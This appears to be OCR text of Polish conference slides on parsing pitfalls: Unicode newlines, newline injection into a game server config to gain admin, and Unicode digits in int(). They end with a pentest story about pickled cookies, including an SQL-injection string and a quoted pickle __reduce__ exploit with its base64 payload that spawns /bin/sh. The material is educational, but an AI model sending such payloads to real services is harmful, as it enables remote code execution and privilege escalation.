


# Przykład

```
year: 2024\u2028
amount: 17\x85
quality: 25
```

```
{'year': 2024,
'amount': 17,
'quality': 25}
```

```python
def parse_data(data):
  parsed_data = {}

  for line in data.splitlines():
    match = re.match(r"(\w+):\s*(\d+)", line)
    if match:
      key = match.group(1)
      value = int(match.group(2))
      parsed_data[key] = value

  return parsed_data
```


\u0085 (NEL)
Next Line
Jak chyba wszyscy wiemy, nie ma co do tego zgody.
\u2028
Line Separator
\u2029
Paragraph Separator
("a" + ZNAK + "b").splitlines()
\x0b (VT)
Vertical Tab
\x0c (FF)
Form Feed
\n (LF)
\r\n (CR LF)
\x1c (FS)
File Separator
\r (CR)
\x1d (GS)
Group Separator
\x1e (US)
Unit Separator

# Dwa slajdy z MSHP'21

# Dawno dawno temu...


text config
+
newline injection

```
Character
{
   Account    evil
   CharIdx    16
   Name       Sauron
   CmdLevel   admin
   Serial     0x1a0edb
   ObjType    0x190
   Graphic    0x3db
   Color      0x455
   X          2807
   Y          412
   Z          15
   Facing     5
   CProp      Equip i1
   CProp      Fame i541
   CmdLevel   player
```


Penultima Online

↑ emulator serwera UO
stworzony przez społeczność

```
-- POL095 --
...
06-20 Syzygy
Character creation will
refuse to create a
character with control
characters in the name
(newline, for example)
```

src: core-changes.txt

# Jak działa logowanie? - IPC




```
admin
alamakota
/tmp/x
...
/tmp/sess/guiAuth_http_10.0.0.17_3
10.0.0.17
http
3
```

```
value = int(match.group(2))
```

# Operacje na tekście: konwersja tekstu do liczby

# Konwersja tekstu do liczby

## "1234" » 1234

*brzmi prosto...*

```
v = 0
for ch in s:
    v *= 10
    v += digit_to_number(ch)
```

# "1234" » 1234

*brzmi prosto...*

```
v = 0
for ch in s:
    v *= 10
    v += digit_to_number(ch)
```

# Przed erą Unicode

0 1 2 3 4 5 6 7 8 9

0x30 - 0x39

value = ord(digit) - 0x30

# Przed erą Unicode

0 1 2 3 4 5 6 7 8 9


0x30 - 0x39

value = ord(digit) - 0x30

https://www.fileformat.info/info/unicode/category/Nd/list.htm
https://gynvael.coldwind.pl/?id=419


ADLAM
AHOM
ARABIC-INDIC
BALINESE
BENGALI
BHAIKSUKI
BRAHMI
CHAKMA
CHAM
DEVANAGARI
DIVES AKURU
EXTENDED ARABIC-INDIC
FULLWIDTH
GUJARATI
GUNJALA GONDI
GURMUKHI
HANIFI ROHINGYA
JAVANESE
KANNADA
KAWI
KAYAH LI
KHMER
KHUDAWADI
LAO
LEPCHA
LIMBU
MALAYALAM
MASARAM GONDI
MATHEMATICAL BOLD
MATHEMATICAL DOUBLE-STRUCK
MATHEMATICAL MONOSPACE
MATHEMATICAL SANS-SERIF
MATHEMATICAL SANS-SERIF BOLD
MEETEI MAYEK
MODI
MONGOLIAN
MRO
MYANMAR
MYANMAR SHAN
MYANMAR TAI LAING
NAG MUNDARI
NEWA
NEW TAI LUE
NKO
NYIAKENG PUACHUE HMONG
OL CHIKI
ORIYA
OSMANYA
PAHAWH HMONG
SAURASHTRA
SEGMENTED
SHARADA
SINHALA LITH
SORA SOMPENG
SUNDANESE
TAI THAM HORA
TAI THAM THAM
TAKRI
TAMIL
TANGSA
TELUGU
THAI
TIBETAN
TIRHUTA
VAI
WANCHO
WARANG CITI
+ klasyczne "ASCII"


ADLAM
AHOM
ARABIC-INDIC
BALINESE
BENGALI
BHAIKSUKI
BRAHMI
CHAKMA
CHAM
DEVANAGARI
DIVES AKURU
EXTENDED ARABIC-INDIC
**FULLWIDTH**
GUJARATI
GUNJALA GONDI
GURMUKHI
HANIFI ROHINGYA
JAVANESE
KANNADA
KAWI
KAYAH LI
KHMER
KHUDAWADI
LAO
LEPCHA
LIMBU
MALAYALAM
MASARAM GONDI
**MATHEMATICAL BOLD**
**MATHEMATICAL DOUBLE-STRUCK**
**MATHEMATICAL MONOSPACE**
**MATHEMATICAL SANS-SERIF**
**MATHEMATICAL SANS-SERIF BOLD**
MEETEI MAYEK
MODI
MONGOLIAN
MRO
MYANMAR
MYANMAR SHAN
MYANMAR TAI LAING
NAG MUNDARI
NEWA
NEW TAI LUE
NKO
NYIAKENG PUACHUE HMONG
OL CHIKI
ORIYA
OSMANYA
PAHAWH HMONG
SAURASHTRA
**SEGMENTED**
SHARADA
SINHALA LITH
SORA SOMPENG
SUNDANESE
TAI THAM HORA
TAI THAM THAM
TAKRI
TAMIL
TANGSA
TELUGU
THAI
TIBETAN
TIRHUTA
VAI
WANCHO
WARANG CITI
**+ klasyczne "ASCII"**




ADLAM
AHOM
ARABIC-INDIC
BALINESE
BENGALI
BHAIKSUKI
BRAHMI
CHAKMA
CHAM
DEVANAGARI
DIVES AKURU
EXTENDED ARABIC-INDIC
FULLWIDTH
GUJARATI
GUNJALA GONDI
GURMUKHI
HANIFI ROHINGYA
JAVANESE
KANNADA
KAWI
KAYAH LI
KHMER
KHUDAWADI
LAO
LEPCHA
LIMBU
MALAYALAM
MASARAM GONDI
MATHEMATICAL BOLD
MATHEMATICAL DOUBLE-STRUCK
MATHEMATICAL MONOSPACE
MATHEMATICAL SANS-SERIF
MATHEMATICAL SANS-SERIF BOLD
MEETEI MAYEK
MODI
MONGOLIAN
MRO
MYANMAR
MYANMAR SHAN
MYANMAR TAI LAING
NAG MUNDARI
NEWA
NEW TAI LUE
**NKO**
NYIAKENG PUACHUE HMONG
OL CHIKI
ORIYA
OSMANYA
PAHAWH HMONG
SAURASHTRA
SEGMENTED
SHARADA
SINHALA LITH
SORA SOMPENG
SUNDANESE
TAI THAM HORA
TAI THAM THAM
TAKRI
TAMIL
TANGSA
TELUGU
THAI
TIBETAN
TIRHUTA
VAI
WANCHO
WARANG CITI
+ klasyczne "ASCII"

ADLAM
AHOM
ARABIC-INDIC
BALINESE
BENGALI
BHAIKSUKI
BRAHMI
CHAKMA
CHAM
DEVANAGARI
DIVES AKURU
EXTENDED ARABIC-INDIC
FULLWIDTH
GUJARATI
GUNJALA GONDI
GURMUKHI
HANIFI ROHINGYA
JAVANESE
KANNADA
KAWI
KAYAH LI
KHMER
KHUDAWADI
LAO
LEPCHA
LIMBU
MALAYALAM
MASARAM GONDI
MATHEMATICAL BOLD
MATHEMATICAL DOUBLE-STRUCK
MATHEMATICAL MONOSPACE
MATHEMATICAL SANS-SERIF
MATHEMATICAL SANS-SERIF BOLD
MEETEI MAYEK
MODI
MONGOLIAN
MRO
MYANMAR
**MYANMAR SHAN**
MYANMAR TAI LAING
NAG MUNDARI
NEWA
NEW TAI LUE
NKO
NYIAKENG PUACHUE HMONG
OL CHIKI
ORIYA
OSMANYA
PAHAWH HMONG
SAURASHTRA
SEGMENTED
SHARADA
SINHALA LITH
SORA SOMPENG
SUNDANESE
TAI THAM HORA
TAI THAM THAM
TAKRI
TAMIL
TANGSA
TELUGU
THAI
TIBETAN
TIRHUTA
VAI
WANCHO
WARANG CITI
+ klasyczne "ASCII"



ADLAM
AHOM
ARABIC-INDIC
BALINESE
BENGALI
BHAIKSUKI
BRAHMI
CHAKMA
CHAM
DEVANAGARI
DIVES AKURU
EXTENDED ARABIC-INDIC
FULLWIDTH
GUJARATI
GUNJALA GONDI
GURMUKHI
HANIFI ROHINGYA
JAVANESE
KANNADA
KAWI
KAYAH LI
KHMER
KHUDAWADI
LAO
LEPCHA
LIMBU
MALAYALAM
MASARAM GONDI
MATHEMATICAL BOLD
MATHEMATICAL DOUBLE-STRUCK
MATHEMATICAL MONOSPACE
MATHEMATICAL SANS-SERIF
MATHEMATICAL SANS-SERIF BOLD
MEETEI MAYEK
MODI
MONGOLIAN
MRO
MYANMAR
MYANMAR SHAN
MYANMAR TAI LAING
NAG MUNDARI
NEWA
NEW TAI LUE
NKO
NYIAKENG PUACHUE HMONG
OL CHIKI
ORIYA
OSMANYA
PAHAWH HMONG
SAURASHTRA
SEGMENTED
SHARADA
SINHALA LITH
SORA SOMPENG
**SUNDANESE**
TAI THAM HORA
TAI THAM THAM
TAKRI
TAMIL
TANGSA
TELUGU
THAI
TIBETAN
TIRHUTA
VAI
WANCHO
WARANG CITI
+ klasyczne "ASCII"



ADLAM
**AHOM**
ARABIC-INDIC
BALINESE
BENGALI
BHAIKSUKI
BRAHMI
CHAKMA
CHAM
DEVANAGARI
DIVES AKURU
EXTENDED ARABIC-INDIC
FULLWIDTH
GUJARATI
GUNJALA GONDI
GURMUKHI
HANIFI ROHINGYA
JAVANESE
KANNADA
KAWI
KAYAH LI
KHMER
KHUDAWADI
LAO
LEPCHA
LIMBU
MALAYALAM
MASARAM GONDI
MATHEMATICAL BOLD
MATHEMATICAL DOUBLE-STRUCK
MATHEMATICAL MONOSPACE
MATHEMATICAL SANS-SERIF
MATHEMATICAL SANS-SERIF BOLD
MEETEI MAYEK
MODI
MONGOLIAN
MRO
MYANMAR
MYANMAR SHAN
MYANMAR TAI LAING
NAG MUNDARI
NEWA
NEW TAI LUE
NKO
NYIAKENG PUACHUE HMONG
OL CHIKI
ORIYA
OSMANYA
PAHAWH HMONG
SAURASHTRA
SEGMENTED
SHARADA
SINHALA LITH
SORA SOMPENG
SUNDANESE
TAI THAM HORA
TAI THAM THAM
TAKRI
TAMIL
TANGSA
TELUGU
THAI
TIBETAN
TIRHUTA
VAI
WANCHO
WARANG CITI
+ klasyczne "ASCII"

# Fajnie, że są.
# Ale czy cokolwiek to obsługuje?


ADLAM
AHOM
ARABIC-INDIC
BALINESE
BENGALI
BHAIKSUKI
BRAHMI
CHAKMA
CHAM
DEVANAGARI
DIVES AKURU
EXTENDED ARABIC-INDIC
FULLWIDTH
GUJARATI
GUNJALA GONDI
GURMUKHI
HANIFI ROHINGYA
JAVANESE
KANNADA
KAWI
KAYAH LI
KHMER
KHUDAWADI
LAO
LEPCHA
LIMBU
MALAYALAM
MASARAM GONDI
MATHEMATICAL BOLD
MATHEMATICAL DOUBLE-STRUCK
MATHEMATICAL MONOSPACE
MATHEMATICAL SANS-SERIF
MATHEMATICAL SANS-SERIF BOLD
MEETEI MAYEK
MODI
MONGOLIAN
MRO
MYANMAR
MYANMAR SHAN
MYANMAR TAI LAING
NAG MUNDARI
NEWA
NEW TAI LUE
NKO
NYIAKENG PUACHUE HMONG
OL CHIKI
ORIYA
OSMANYA
PAHAWH HMONG
SAURASHTRA
SEGMENTED
SHARADA
SINHALA LITH
SORA SOMPENG
SUNDANESE
TAI THAM HORA
TAI THAM THAM
TAKRI
TAMIL
TANGSA
TELUGU
THAI
TIBETAN
TIRHUTA
VAI
WANCHO
WARANG CITI
+ klasyczne "ASCII"

# WSZYSTKIE są obsługiwane przez Python (3.12.3)


```
>>> int("8□")
45
```

ADLAM
AHOM
ARABIC-INDIC
BALINESE
BENGALI
BHAIKSUKI
BRAHMI
CHAKMA
CHAM
DEVANAGARI
DIVES AKURU
EXTENDED ARABIC-INDIC
FULLWIDTH
GUJARATI
GUNJALA GONDI
GURMUKHI
HANIFI ROHINGYA
JAVANESE
KANNADA
KAWI
KAYAH LI
KHMER
KHUDAWADI
LAO
LEPCHA
LIMBU
MALAYALAM
MASARAM GONDI
MATHEMATICAL BOLD
MATHEMATICAL DOUBLE-STRUCK
MATHEMATICAL MONOSPACE
MATHEMATICAL SANS-SERIF
MATHEMATICAL SANS-SERIF BOLD
MEETEI MAYEK
MODI
MONGOLIAN
MRO
MYANMAR
MYANMAR SHAN
MYANMAR TAI LAING
NAG MUNDARI
NEWA
NEW TAI LUE
NKO
NYIAKENG PUACHUE HMONG
OL CHIKI
ORIYA
OSMANYA
PAHAWH HMONG
SAURASHTRA
SEGMENTED
SHARADA
SINHALA LITH
SORA SOMPENG
SUNDANESE
TAI THAM HORA
TAI THAM THAM
TAKRI
TAMIL
TANGSA
TELUGU
THAI
TIBETAN
TIRHUTA
VAI
WANCHO
WARANG CITI
+ klasyczne "ASCII"

# Konwersja tekstu do liczby



# Pro-tip: nie korzystaj bezpośrednio z danych wejściowych



# Pickle

# Pickle - P is for pwned

**Cel:**

Strona pewnej firmy (pentest)

**Rozglądając się do okoła znajdujemy:**

Ciasteczka!

cóż to?

**state** cookie:

SESSION:KGRwMApTJ3VzZXJuYW1lJwpwMQpOc1MnbG9naW5f
dGltZScKcDIKTnNTJ1NJRCcKcDMKUycxY2ZjY2RiMzM4ODQ1
M2Y1NmVjY2EwNzkxMTVjNmQ2MScKcDQKcy4=:PREF:KGRwMA
pTJ3ByZWZfbGFuZycKcDEKUydlbi11cycKcDIKcy4=:SEARC
H:KGRwMApTJ3NlYXJjaF9sYXN0JwpwMQpTIicgb3IgMT0xIC
0tIgpwMgpzLg==:

```
SESSION:KGRwMApTJ3VzZXJuYW1lJwpwMQpOc1MnbG9naW5f
dGltZScKcDIKTnNTJ1NJRCcKcDMKUycxY2ZjY2RiMzM4ODQ1
M2Y1NmVjY2EwNzkxMTVjNmQ2MScKcDQKcy4=:
```

```
>>> sess.decode("base64")

"(dp0\nS'username'\np1\nNsS'login_time'\np2\nNsS
'SID'\np3\nS'1cfccdb3388453f56ecca079115c6d61'\n
p4\ns."
```

# Pickle - P is for pwned

```
(dp0\nS'username'\np1\nNsS'login_time'\np2\nNsS'SID
'\np3\nS'1cfccdb3388453f56ecca079115c6d61'\np4\ns.
```

```
>>> import pickle
>>> pickle.loads(sess.decode("base64"))
{'username': None, 'SID':
'1cfccdb3388453f56ecca079115c6d61', 'login_time':
None}
```

# Pickle - P is for pwned

> **Warning:** The `pickle` module is not intended to be secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

Popularne w formatach modeli AI ;)

Deserializacja obiektów - krótki przegląd

# */JSON

Nie obsługuje obiektów.

Deserializacja obiektów - krótki przegląd

# PHP/unserialize


"Statyczne" tworzenie obiektów.
Wywołuje __wakeup().
Ostatecznie również __destruct().

Deserializacja obiektów - krótki przegląd

# Python/pickle

Wywołuje wybrany konstruktor z wybranego modułu z wybranymi argumentami.

np. `subprocess.Popen`



# Pickle - P is for pwned


```
# https://blog.nelhage.com/2011/03/exploiting-pickle/
class Exploit(object):
  def __reduce__(self):
    fd = 20 # <---------------------------------- ???
    return (subprocess.Popen,
            (('/bin/sh',), # args
             0,            # bufsize
             None,         # executable
             fd, fd, fd    # std{in,out,err}
             ))
print base64.b64encode(pickle.dumps(Exploit()))
```

```
Y3N1YnByb2Nlc3MKUG9wZW4KcDAKKChTJy9iaW4vc2gnCnAxCnRwMgpJMApOSTIwCkkyM
                        ApJMjAKdHAzClJwNAou
```

# Pickle - P is for pwned

```
fd = 20
```

